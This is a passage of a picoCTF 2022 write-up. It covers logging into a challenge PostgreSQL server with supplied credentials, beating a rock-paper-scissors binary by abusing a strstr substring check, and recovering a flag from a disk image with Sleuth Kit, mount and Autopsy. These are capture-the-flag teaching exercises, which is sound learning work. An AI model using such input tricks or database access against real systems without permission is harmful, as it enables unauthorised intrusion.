
For the second challenge, we are told to connect to a PostgreSQL server in order to retrieve the challenge. PostgreSQL is a powerful, open-source object-relational database system that’s used for reliability, feature robustness, and performance. It is a common alternative to database systems like mysql, sqlite, mssql and so on. We are given the command to connect to the database which is:

```
psql -h saturn.picoctf.net -p 55676 -U postgres pico
```

The password that is given to us is “postgres”. Normally, when connecting to the database you will need to specify the host or ip address, the port that the database is running on, the user you are connecting as and his password for authentication as well as the database name which in this case is “pico”. After connecting to the database, we can use the “\d” command to display all the tables of the database you connected. We only find one table named “flag” and then we use the command “\d flag” to gather more information for that specific table. We find that it contains 4 columns. The next step is to dump the table and display all its contents or search for the flag inside the table. Since we are dealing with a few rows only let’s use the first option. We print all the rows of the table using the sql command below:

```
SELECT * from flags;
```

We locate the flag as shown in the image below.



```
pico=# \d
          List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | flags | table | postgres
(1 row)

pico=# \d flags
                        Table "public.flags"
  Column   |          Type          | Collation | Nullable | Default
-----------+------------------------+-----------+----------+---------
 id        | integer                |           | not null |
 firstname | character varying(255) |           |          |
 lastname  | character varying(255) |           |          |
 address   | character varying(255) |           |          |
Indexes:
    "flags_pkey" PRIMARY KEY, btree (id)

pico=# SELECT * from flags;
 id | firstname | lastname  |                address
----+-----------+-----------+----------------------------------------
  1 | Luke      | Skywalker | picoCTF[redacted]
  2 | Leia      | Organa    | Alderaan
  3 | Han       | Solo      | Corellia
(3 rows)

pico=#
```

Figure 36: SQL Direct Exploit

RPS (Binary Exploitation 200 points)

For this challenge, we are given a program that’s supposedly a game. We are told that the program tries to play rock, paper, scissors against us and we need to win 5 times in a row to get the flag. The program is written in C, we are provided with the source code as well as access to the server running it and we are told to exploit the program to retrieve the flag from the server. Since we have access to the source code, we can easily examine it for vulnerabilities. From a first glance at the source code, this doesn't seem to be a buffer overflow challenge but more of a general type binary exploitation challenge. Like it was explained in previous challenges, when dealing with binary exploitation challenges and you have access to the source code, you need to look for the part of the program that loads and prints the flag. Here's the part of the code that prints the flag:

```
if (play()) {
      wins++;
    } else {
      wins = 0;
    }


    if (wins >= 5) {
      puts("Congrats, here's the flag!");
      puts(flag);
    }
```

Code 14: RPS Source Code I

It seems that the description of the program we got is correct, the program calls the "play" function and depending on what is returned (true or false), it either increments the "wins" variable or sets it to 0. If that variable reaches the value 5 by being incremented 5 times, the flag is printed out. So, we need to take a look at the "play" function to see how we can make it return true each time so we can get the flag.

```
bool play () {
  char player_turn[100];
  srand(time(0));
  int r;

  printf("Please make your selection (rock/paper/scissors):\n");
  r = tgetinput(player_turn, 100);
  // Timeout on user input
  if(r == -3)
  {
    printf("Goodbye!\n");
    exit(0);
  }

  int computer_turn = rand() % 3;
  printf("You played: %s\n", player_turn);
  printf("The computer played: %s\n", hands[computer_turn]);

  if (strstr(player_turn, loses[computer_turn])) {
    puts("You win! Play again?");
    return true;
  } else {
    puts("Seems like you didn't win this time. Play again?");
    return false;
  }
}
```

Code 15: RPS Source Code II

From what we can make from the source code above, the program asks the user for his input and only grabs the first 100 bytes the user enters in characters. We also find a condition that checks if the user input is equal to what the program chooses (remember that this is a rock, paper, scissors game and the program chooses between rock, paper, scissors each time). If the user input matches what the program chose, then it returns the value “true” so that means that the “wins” variable is incremented otherwise it returns the value “false”. The way the program chooses what to play is done using the “rand” function and there doesn’t seem to be a vulnerability there, the way the program chooses what to play is random. So, in hindsight, we would have to be extremely lucky to win 5 times in order to retrieve the flag. However, what’s interesting is that the comparison between the user input and the programs choice is done using the “strstr” function. At this point I had to google this function and find its manual. The “strstr” function takes 2 arguments and what it does is that it tries to locate the first occurrence of the substring entered as the second argument in the string entered as the first argument. In this program, the second argument is the choice of the program (rock or paper or scissors) and the first argument is the user input. While this may not look vulnerable, it actually is in this case. Remember that according to the manual page the “strstr” function doesn’t compare the user input to the programs choice but it checks to see if the substring the program chose is located inside the user input. If it is, then the condition will be “true” and the “true” value will be returned from the function thus incrementing the “wins” variable. If we were to enter “rockpaperscissors” or “paperrockscissors” or “scissorsrockpaper” as user input each time, the condition will always come true because what the program chooses will always be in the user input (for example rock will be in rockpapersciscors, same for paper and scissors). Below is a figure showing the exploitation of the program.




```
Please make your selection (rock/paper/scissors):
rockpaperscissors
rockpaperscissors
You played: rockpaperscissors
The computer played: scissors
You win! Play again?
Type '1' to play a game
Type '2' to exit the program
1
1


Please make your selection (rock/paper/scissors):
rockpaperscissors
rockpaperscissors
You played: rockpaperscissors
The computer played: scissors
You win! Play again?
Type '1' to play a game
Type '2' to exit the program
1
1


Please make your selection (rock/paper/scissors):
rockpaperscissors
rockpaperscissors
You played: rockpaperscissors
The computer played: rock
You win! Play again?
Congrats, here's the flag!
picoCTF[redacted]
Type '1' to play a game
Type '2' to exit the program
```

Figure 37: RPS Exploit

Sleuthkit Apprentice (Forensics 200 points)

In this forensics challenge, we download a disk image and we are instructed to find a flag. This is an obvious disk analysis forensics challenge. We will solve this challenge both manually and by using automated tools like autopsy. For the manual way, we will solve the challenge using 2 methods, firstly using the fls tool and secondly completely manually. The fls tool lists the files and directory names in an image and can display file names of recently deleted files for the directory using the given inode. If the inode argument is not given, the inode value for the root directory is used. But first let’s use mmls to list the partitions in the disk image. We identify 3 partitions and some unallocated space. We see that this is a linux image and not a windows one so that makes the analysis a little easier. When dealing with windows images, the whole process is a little different, you will have to analyze the windows registry extensively but let’s save that for another challenge.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ mmls disk.flag.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0000206847   0000204800   Linux (0x83)
003:  000:001   0000206848   0000360447   0000153600   Linux Swap / Solaris x86 (0x82)
004:  000:002   0000360448   0000614399   0000253952   Linux (0x83)
```

Figure 38: Sleuthkit Apprentice Finding Partitions

The second partition is the swap partition which is of lesser interest to us. From the first and third partitions, the third is of larger size so it could be the home partition while the first one could be a boot partition. Let’s try to analyze the third partition to see if we are correct about our assumptions:

```
flt disk.flag.img 0000360448
```


We only needed to specify the start of our target partition using the fls tool, the figure below shows the results.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.flag.img -o 0000360448
d/d 451:        home
d/d 11: lost+found
d/d 12: boot
d/d 1985:       etc
d/d 1986:       proc
d/d 1987:       dev
d/d 1988:       tmp
d/d 1989:       lib
d/d 1990:       var
d/d 3969:       usr
d/d 3970:       bin
d/d 1991:       sbin
d/d 1992:       media
d/d 1993:       mnt
d/d 1994:       opt
d/d 1995:       root
d/d 1996:       run
d/d 1997:       srv
d/d 1998:       sys
d/d 2358:       swap
V/V 31745:      $OrphanFiles
```

Figure 39: Sleuthkit Apprentice Analyzing Partition I

We indeed validate that the third partition is the home partition. There are several things that we could do from here. Normally it would be best to search for directories of high importance like “root”, “home”, “var/log”, “etc’ however in this case we know that we are looking for a file named “flag.txt”. That means that instead of looking at the directories one by one like it was done in the figure below where the root directory was searched, we could search recursively through the entire partition for the “flag.txt” file.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.flag.img -o 0000360448 1995
r/r 2363:       .ash_history
d/d 3981:       my_folder
```

Figure 40: Sleuthkit Apprentice Analyzing Partition II

The command to search recursively for the “flag.txt” file through the partition is:


```
fls disk.flag.img -o 0000360448 -r | grep flag
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.flag.img -o 0000360448 -r | grep flag
++ r/r * 2082(realloc): flag.txt
++ r/r 2371:    flag.uni.txt
```

Figure 41: Sleuthkit Apprentice Analyzing Partition III

As we can see, 2 files of interest have been found, a file named “flag.txt” and a “flag.uni.txt” file. By checking the contents of the “flag.uni.txt” file, we find the flag.



```
└─$ icat disk.flag.img -o 0000360448 2371
picoCTF[redacted]
```


Figure 42: Sleuthkit Apprentice Finding Flag

Alternatively, instead of using the fls and icat tools, you could also try to solve the challenge completely manually. To do you need to mount the target image in your system. To mount the image, you can use the command below:

```
mount disk.flag.img /mnt
```

Using the command above, we are trying to mount the target image on the “/mnt” directory (you need to run the command as root). However, keep in mind that the mount might fail due to the offset of the filesystem being different than that of the disk image. If that’s the case you will get the error “wrong fs type, bad option…” and you will need to find the correct offset which is calculated using the sector size and start sector of the target image and partition respectively. To do that, you can run the command below:

```
fdisk -l disk.flag.img
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ fdisk -l disk.flag.img
Disk disk.flag.img: 300 MiB, 314572800 bytes, 614400 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x7389e82d

Device         Boot  Start    End Sectors  Size Id Type
disk.flag.img1 *      2048 206847  204800  100M 83 Linux
disk.flag.img2      206848 360447  153600   75M 82 Linux swap / Solaris
disk.flag.img3      360448 614399  253952  124M 83 Linux
```

Figure 43: Sleuthkit Apprentice Manual Analysis I

As you can see from the figure above, the sector size is 512 bytes and the start sector of the third partition that we want to mount is 360448. To mount the partition, first you need to calculate the correct offset which is “(sector size)*(start sector)” which equals 184549376 in this case. After finding the offset, you can use the command below to mount the target partition:

```
mount disk.flag.img /mnt -o ro,offset=184549376
```

The command above mounted the partition as read only on the “/mnt” directory (you need to run the command as root). After that, you can simply access the filesystem using the “cd” command and retrieve the flag as shown in the image below.




```
┌──(kali㉿kali)-[/mnt]
└─$ ls
bin  boot  dev  etc  home  lib  lost+found  media  mnt  opt  proc  root  run  sbin  srv  swap  sys  tmp  usr  var

┌──(kali㉿kali)-[/mnt]
└─$ cd root
cd: permission denied: root

┌──(kali㉿kali)-[/mnt]
└─$ su root
Password:
┌──(root㉿kali)-[/mnt]
└─# cd root

┌──(root㉿kali)-[/mnt/root]
└─# cd my_folder

┌──(root㉿kali)-[/mnt/root/my_folder]
└─# cat flag.uni.txt
picoCTF[redacted]
```

Figure 44: Sleuthkit Apprentice Manual Analysis II

After retrieving the flag, you need to unmount the mounted directory using the following command:

```
umount /mnt
```

These are some of the ways you can use to solve forensics challenges regarding disk analysis without running any automated tools like autopsy. Let’s solve the challenge using autopsy as well so you get a sense of the difference. The autopsy forensic browser is a graphical interface to the command line digital forensic analysis tools in the sleuth kit. Together, the sleuth kit and autopsy provide many of the same features as commercial digital forensics tools for the analysis of both windows and unix file systems. Autopsy is considered by many as the number one disk and filesystem analysis open-source tool. While there are some arguably better commercial alternatives, there is no doubt that autopsy is one of the best open-source tools for disk analysis. To launch autopsy, simply run the command “autopsy” on the command line as root and navigate to the url that is provided to you.



WARNING: Your browser currently has Java Script enabled.


You do not need Java Script to use Autopsy and it is recommended that it be turned off for security reasons.

Autopsy Forensic Browser 2.24

http://www.sleuthkit.org/autopsy/

Figure 45: Sleuthkit Apprentice Automated Analysis with Autopsy I

You then need to create a new case and add all the necessary information like "case name, an optional case investigator and an optional description". After entering the necessary case information, you need to add a host for the case you created with a name of your choice. Then you need to upload the target image to autopsy using the "add image" button as shown below.


Adding Host host1 to pico
localhost:9999/autopsy?mod=0&view=8&case=picoCTF2022_Sleuthkit_Apprentice
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Adding host: host1 to case picoCTF2022_Sleuthkit_Apprentice_TESTING


Host Directory (/var/lib/autopsy/picoCTF2022_Sleuthkit_Apprentice_TESTING/host1/) created

Configuration file (/var/lib/autopsy/picoCTF2022_Sleuthkit_Apprentice_TESTING/host1/host.aut) created

We must now import an image file for this host

Figure 46: Sleuthkit Automated Analysis with Autopsy II

After that you need to enter the necessary information regarding the target image you want to upload as shown in the figure below.



Add Image To picoCTF20

localhost:9999/autopsy?mod=0&view=13&host=host1&case=picoCTF2022_Sleuthkit_Apprentice_

Case: picoCTF2022_Sleuthkit_Apprentice_TESTING
Host: host1

ADD A NEW IMAGE

1. **Location**
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.
/home/kali/disk.flag.img

